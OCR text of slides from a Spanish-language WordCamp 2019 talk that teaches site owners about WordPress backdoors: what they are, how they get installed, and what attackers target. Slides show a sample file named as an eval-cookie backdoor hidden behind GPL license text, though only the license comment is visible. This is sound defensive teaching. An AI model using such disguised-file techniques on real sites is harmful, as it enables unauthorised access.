WordCamp Madrid '19

Néstor Angulo de Ugarte

CSI: CRIME SCENE INVESTIGATION

El caso de las BackDoors

QUIÉN LES HABLA

- Ingeniero Informático
- Tecnólogo humanista y
  Asesor en tecnología
- Fotógrafo y Early Adopter.
  Curioso por naturaleza
- 2015: **SUCURI**
  - Incident Response & Easy SSL
- 2019: **GoDaddy**
  - Head of IT GoDaddy España


+ info: **about.me/pharar**

@pharar

SOBRE Sucuri

Real People. Real Security.

- Sucuri: **Anaconda** (No Securi / Security)
- **Website security**
- Totalmente remota
- Operada por personas de más de 25 países
- 2008: **Fundación**
- 2017: GoDaddy
- **Scanners** gratuitos:
  - Sitecheck
  - Performance



INDEX DEL CASO A18682

1. ANTECEDENTES: CONCEPTOS
2. EL ARMA: BACKDOOR
3. LA ESCENA: ANÁLISIS
4. VEREDICTO: CULPABLE
5. MEDIDAS CAUTELARES: PREVENCIÓN

1

ANTECEDENTES: CONCEPTOS

CIBERSEGURIDAD. DISCLAIMER

- Rama de la seguridad orientada al mundo digital.
- Ciberseguridad web: Aquella orientada a los eventos que transcurren a través de los puertos 80 y 443 y entornos involucrados .
- **TODA la información privada y actores de la presentación son ficticios o han sido modificados para que no reflejen datos privados ni escenarios reales. Cualquier similitud con la vida real es pura coincidencia.**

HACKER VS CIBERTERRORISTA

Hacker:

Persona con curiosidad que explora los límites impuestos por materiales, leyes, algoritmos, etc. y va más allá del objeto inicial por el que se concibe un objeto, un entorno o un algoritmo.

Ciberterrorista:

Hacker informático cuyo objetivo es negativo o busca mejorar su estatus a costa de los demás


El Hacker Malo.

HACKER MALO VS ANALISTA

HACKER MALO: CRIMINAL

ANALISTA: CSI

2 EL ARMA: BACKDOOR



¿QUÉ ES? ¿CÓMO FUNCIONA?

Pieza de código cuyo objetivo es permitir:

- Ejecución de comandos
- Accesos no autorizados

Importante: **saltándose los protocolos de seguridad**

Afianzamiento de una brecha en los muros de la fortaleza

Necesita primero ser instalada, ya sea por:

- Ingeniería social (Ej: fake plugins)
- Por una vulnerabilidad (Ej: exploit)
- Cross-Contamination, o dispersión por otra infección local ajena a tu sitio web.

¿QUÉ E
¿CÓMO
FUNCIC

license-php.backdoor.eval_COOKIE.004.php

```
<?php /*                GNU GENERAL PUBLIC LICENSE
                           Version 3, 29 June 2007

Copyright (C) 2007 Free Software Foundation, Inc. <http://fsf.org/>
Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.

                            Preamble

The GNU General Public License is a free, copyleft license for
software and other kinds of works.

The licenses for most software and other practical works are designed
to take away your freedom to share and change the works.  By contrast,
the GNU General Public License is intended to guarantee your freedom to
share and change all versions of a program--to make sure it remains free
software for all its users.  We, the Free Software Foundation, use the
GNU General Public License for most of our software; it applies also to
any other work released this way by its authors.  You can apply it to
your programs, too.

When we speak of free software, we are referring to freedom, not
price.  Our General Public Licenses are designed to make sure that you
have the freedom to distribute copies of free software (and charge for
them if you wish), that you receive source code or can get it if you
want it, that you can change the software or use pieces of it in new
free programs, and that you know you can do these things.

To protect your rights, we need to prevent others from denying you
these rights or asking you to surrender the rights.  Therefore, you have
certain responsibilities if you distribute copies of the software, or if
you modify it: responsibilities to respect the freedom of others.

```

¿QUÉ E
¿CÓMO
FUNCIC

license-php.backdoor.eval_COOKIE.004.php

```
<?php /*                GNU GENERAL PUBLIC LICENSE
                           Version 3, 29 June 2007

Copyright (C) 2007 Free Software Foundation, Inc. <http://fsf.org/>
Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.

                            Preamble

The GNU General Public License is a free, copyleft license for
software and other kinds of works.

The licenses for most software and other practical works are designed
to take away your freedom to share and change the works.  By contrast,
the GNU General Public License is intended to guarantee your freedom to
share and change all versions of a program--to make sure it remains free
software for all its users.  We, the Free Software Foundation, use the
GNU General Public License for most of our software; it applies also to
any other work released this way by its authors.  You can apply it to
your programs, too.

When we speak of free software, we are referring to freedom, not
price.  Our General Public Licenses are designed to make sure that you
have the freedom to distribute copies of free software (and charge for
them if you wish), that you receive source code or can get it if you
want it, that you can change the software or use pieces of it in new
free programs, and that you know you can do these things.

To protect your rights, we need to prevent others from denying you
these rights or asking you to surrender the rights.  Therefore, you have
certain responsibilities if you distribute copies of the software, or if
you modify it: responsibilities to respect the freedom of others.

For example, if you distribute copies of such a program, whether
```

¿QUÉ E
¿CÓMO
FUNCIC

license-php.backdoor.eval_COOKIE.004.php

```
<?php /*                GNU GENERAL PUBLIC LICENSE
                           Version 3, 29 June 2007

Copyright (C) 2007 Free Software Foundation, Inc. <http://fsf.org/>
Everyone is permitted to copy and distribute verbatim copies
of this license document, but changing it is not allowed.

                            Preamble

The GNU General Public License is a free, copyleft license for
software and other kinds of works.

The licenses for most software and other practical works are designed
to take away your freedom to share and change the works.  By contrast,
the GNU General Public License is intended to guarantee your freedom to
share and change all versions of a program--to make sure it remains free
software for all its users.  We, the Free Software Foundation, use the
GNU General Public License for most of our software; it applies also to
any other work released this way by its authors.  You can apply it to
your programs, too.

When we speak of free software, we are referring to freedom, not
price.  Our General Public Licenses are designed to make sure that you
have the freedom to distribute copies of free software (and charge for
them if you wish), that you receive source code or can get it if you
want it, that you can change the software or use pieces of it in new
free programs, and that you know you can do these things.

To protect your rights, we need to prevent others from denying you
these rights or asking you to surrender the rights.  Therefore, you have
certain responsibilities if you distribute copies of the software, or if
you modify it: responsibilities to respect the freedom of others.

For example, if you distribute copies of such a program, whether
```

¿QUÉ E
¿CÓMO
FUNCIO

EL ARTE DE LA GUERRA. LA CADENA DE CONFIANZA

Para defendernos adecuadamente, debemos pensar como penetrar el sistema primero

A más puertas y ventanas, más difícil defender tu fortaleza

¿Confías en tus distribuidores? ¿Cuánto confías?

La confianza es nuestro **punto más débil**

Significa **delegar** la responsabilidad


Es necesaria


OBJETIVOS EN UN ENTORNO WORDPRESS

- Usuarios
- Base de datos, Información
- Infraestructura
- Bot node
- Reputación

3


LA ESCENA: ANÁLISIS

